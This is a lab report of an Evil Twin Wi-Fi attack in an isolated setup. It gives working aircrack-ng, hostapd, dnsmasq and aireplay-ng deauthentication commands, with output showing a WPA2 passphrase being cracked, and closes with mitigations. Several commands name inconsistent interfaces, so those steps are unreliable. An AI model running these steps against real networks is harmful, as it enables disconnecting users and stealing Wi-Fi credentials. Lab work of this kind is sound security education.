

Cybersecurity Lab — “Evil Twin” Attack

Wi-Fi Rogue Access Point Simulation and WPA2 Cracking

Marouane Aabirrouche — IT Infrastructure Specialist — Réseaux & Systèmes
Project Report PRJ-04 • Isolated Educational Lab Only

Scope and Ethics Statement

This work was performed in a *controlled, isolated laboratory environment* against equipment and networks owned by the operator, for security-education purposes only. No third-party networks, devices, or users were targeted at any point. The value of the exercise is understanding *why* legacy WPA2 deployments remain attackable and what defenses actually mitigate the technique.

1 Overview

This lab simulates a Wi-Fi *Rogue Access Point* (“Evil Twin”) attack: a hostile access point that imitates a legitimate one so that clients associate with the attacker instead of the real network. The setup uses two wireless adapters in Kali Linux to mimic a target Wi-Fi network, capture WPA handshakes, and demonstrate offline password cracking. The exercise does not provide internet access to connected clients and is designed strictly for educational purposes.

2 Objectives

- Understand client-side network selection: why devices roam to a stronger signal broadcasting identical credentials.
- Configure wireless adapters for monitor mode and AP mode operations.
- Reproduce an Evil Twin access point targeting SSID ALHN-9B02 (BSSID: 5C:8C:30:94:CE:99, Channel: 2).
- Capture WPA2 four-way handshakes from controlled test clients.
- Perform offline dictionary attacks using custom-generated wordlists.
- Map findings to concrete defenses for home and small-business networks.

3 Lab Topology and Tools

4 Methodology and Execution

4.1 Phase 1: Reconnaissance and Monitor Mode Setup

The first step involves placing the wireless adapter into monitor mode to capture all wireless traffic in the environment. This allows passive reconnaissance of nearby networks without transmitting any packets.

Listing 1: Enabling monitor mode on wlan0

```
sudo airmon-ng check kill # Stop interfering processes
sudo airmon-ng start wlan0
```

Component	Configuration
Legitimate AP	Target router (SSID: ALHN-9B02, BSSID: 5C:8C:30:94:CE:99, Ch: 2)
Adapter 1 (wlan0)	Monitor mode for reconnaissance and de-authentication
Adapter 2 (wlan1)	AP mode for evil twin access point
Victim client	Test device (MAC: 7A:07:52:69:A9:59)
Analysis host	Kali Linux with wireless tools
Toolchain	aircrack-ng, hostapd, dnsmasq, crunch
Isolation	Air-gapped segment; no production traffic present

```

(pihack@kali)-[~/test/pentest]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated  Tx-Power=22 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

wlan1     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

(pihack@kali)-[~/test/pentest]
└─$ sudo airmon-ng start wlan0

PHY      Interface  Driver      Chipset
phy1     wlan0         iwlwifi     Intel Corporation Cannon Lake PCH CNVi WiFi (rev 10)
          (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
          (mac80211 station mode vif disabled for [phy1]wlan0)
phy2     wlan1         mt7601u     Realtek Technology, Corp. MT7601U

(pihack@kali)-[~/test/pentest]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan1     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

wlan0mon. IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

```

Figure 1: Wireless interface configuration showing wlan0 and wlan1 interfaces, followed by successful activation of monitor mode (wlan0mon) using airmon-ng.

With monitor mode enabled, we scan for nearby networks to identify the target:

Listing 2: Scanning for wireless networks

```
sudo airodump-ng wlan1
```




Figure 2: Network reconnaissance showing multiple wireless networks. Target identified: ALHN-9B02 (BSSID: 5C:8C:30:94:CE:99) on Channel 2 with WPA2/CCMP encryption.

Once the target is identified, we focus the capture on the specific network:

Listing 3: Targeted packet capture

```
sudo airodump-ng --bssid 5C:8C:30:94:CE:99 --channel 2 --write evil_twin_capture wlan1
```




Figure 3: Focused capture on target network ALHN-9B02 showing an active client (7A:07:52:69:A9:59) connected with strong signal strength (PWR: -42).

4.2 Phase 2: Evil Twin Access Point Configuration

The rogue access point is configured to clone the target network's SSID and channel, making it indistinguishable to clients from the legitimate AP.

Listing 4: hostapd.conf configuration

```
interface=wlan1
driver=nl80211
ssid=ALHN-9B02
hw_mode=g
channel=2
macaddr_acl=0
```

```
auth_algs=1
ignore_broadcast_ssid=0
```




Figure 4: hostapd configuration file showing the evil twin AP settings: cloning SSID ALHN-9B02 on channel 2 using interface `wlan1`.

Starting the rogue access point:

Listing 5: Launching the evil twin AP

```
sudo hostapd /etc/hostapd/hostapd.conf
```




Figure 5: Successful initialization of the evil twin access point. The interface state transitions from UNINITIALIZED to ENABLED, and AP is now broadcasting.

4.3 Phase 3: DHCP Services Configuration

To provide IP addresses to clients connecting to the evil twin (without internet access), we configure dnsmasq as a DHCP server.

Listing 6: Assigning static IP to the AP interface

```
sudo ifconfig wlan0 192.168.1.1 netmask 255.255.255.0 up
```



Figure 6: Configuring the wireless interface with static IP address 192.168.1.1 to serve as the gateway for connected clients.

Listing 7: dnsmasq.conf configuration

```
interface=wlan1
dhcp-range=192.168.1.2,192.168.1.100,12h
```




Figure 7: dnsmasq configuration file setting up DHCP range from 192.168.1.2 to 192.168.1.100 with 12-hour lease time on interface wlan1.

Starting the DHCP service:

```
sudo dnsmasq -C /etc/dnsmasq.conf
```

4.4 Phase 4: De-authentication Attack

To force clients to disconnect from the legitimate AP and connect to our evil twin, we send de-authentication frames targeting the specific client.

Listing 8: De-authentication attack

```
sudo aireplay-ng --deauth 20 -a 5C:8C:30:94:CE:99 -c 7A:07:52:69:A9:59 wlan1
```

This command sends 20 de-authentication packets to force the client (7A:07:52:69:A9:59) to disconnect from the legitimate AP (5C:8C:30:94:CE:99). The client will then automatically reconnect, potentially to our stronger-signal evil twin.

4.5 Phase 5: Handshake Capture and Password Cracking

Once the client reconnects, the WPA2 four-way handshake is captured. We then perform an offline dictionary attack using a custom-generated wordlist.

Listing 9: Custom wordlist generation with crunch

```
crunch 8 8 24679 -o numeric-8-digits.txt
```

This generates a wordlist containing all possible 8-character combinations using only the digits 2, 4, 6, 7, and 9, significantly reducing the keyspace compared to a full numeric attack.

Listing 10: Offline password cracking

```
sudo aircrack-ng -w numeric-8-digits.txt evil_twin_capture-01.cap
```




Figure 8: Successful password cracking with aircrack-ng. The WPA2 passphrase **29264927** was found after testing 381,897 keys in 30 seconds (12,712.89 k/s). The Master Key and Transient Key are displayed, confirming successful handshake verification.

5 Results and Analysis

5.1 Key Findings

- **Password Recovered:** 29264927 (8-digit numeric PIN)

- **Cracking Time:** 30 seconds
- **Keys Tested:** 381,897 out of 390,625 possible combinations (97.77%)
- **Cracking Speed:** 12,712.89 keys/second
- **Attack Vector:** The weak 8-digit numeric password using only 5 possible characters (2,4,6,7,9) created a small keyspace of $5^8 = 390,625$ combinations, making it trivially crackable.

5.2 Security Implications

- **Weak Passphrase Entropy:** An 8-digit numeric password has only $\log_2(10^8) \approx 26.6$ bits of entropy. Using only 5 characters reduces this to $\log_2(5^8) \approx 18.6$ bits, which is extremely weak.
- **Offline Attack Feasibility:** Once the handshake is captured, attackers can attempt unlimited password guesses without detection.
- **Client Behavior:** Devices automatically connect to the strongest signal with a known SSID, making evil twin attacks highly effective.
- **No User Warning:** Users receive no indication that they've connected to a rogue AP.

6 Mitigations and Best Practices

6.1 For Network Administrators

Upgrade to WPA3: WPA3-SAE (Simultaneous Authentication of Equals) resists offline dictionary attacks and provides forward secrecy.

Strong Passphrases: Use passphrases with at least 12-15 characters mixing uppercase, lowercase, numbers, and symbols. Avoid default router PINs or simple numeric passwords.

802.1X Enterprise: Implement WPA2/WPA3-Enterprise with RADIUS authentication to eliminate pre-shared keys entirely.

Network Monitoring: Deploy WIDS (Wireless Intrusion Detection Systems) to detect:

- De-authentication storms
- Duplicate SSIDs with different BSSIDs
- Rogue APs on the same channel
- Unusual client re-association patterns

Client Isolation: Enable AP client isolation to prevent lateral movement even if a client connects to a rogue AP.

6.2 For End Users

Verify Network Authenticity: Be cautious when connecting to networks, especially in public spaces. Verify the BSSID when possible.

Use VPN: Always use a VPN when connecting to Wi-Fi networks to encrypt traffic above layer 2.

Forget Networks: Remove saved networks that you no longer use to prevent automatic connections.

HTTPS Everywhere: Ensure websites use HTTPS to protect credentials even on compromised networks.

Monitor Connections: Be suspicious of unexpected network disconnections or slow internet speeds, which may indicate a de-auth attack.

7 Outcomes and Lessons Learned

This exercise successfully demonstrated:

1. A complete evil twin attack chain from reconnaissance to password recovery
2. The critical importance of passphrase strength in WPA2 security
3. How quickly weak passwords can be cracked offline (30 seconds in this case)
4. The effectiveness of client de-authentication in forcing re-association
5. Practical mitigation strategies for both administrators and users

The lab reinforced the operational principle that matters most in security work: *validating assumptions empirically*. Every claim above was observed and tested in the lab environment, not taken on faith. The demonstration clearly shows why WPA2 with weak passphrases remains vulnerable and why the industry is moving toward WPA3 and enterprise authentication methods.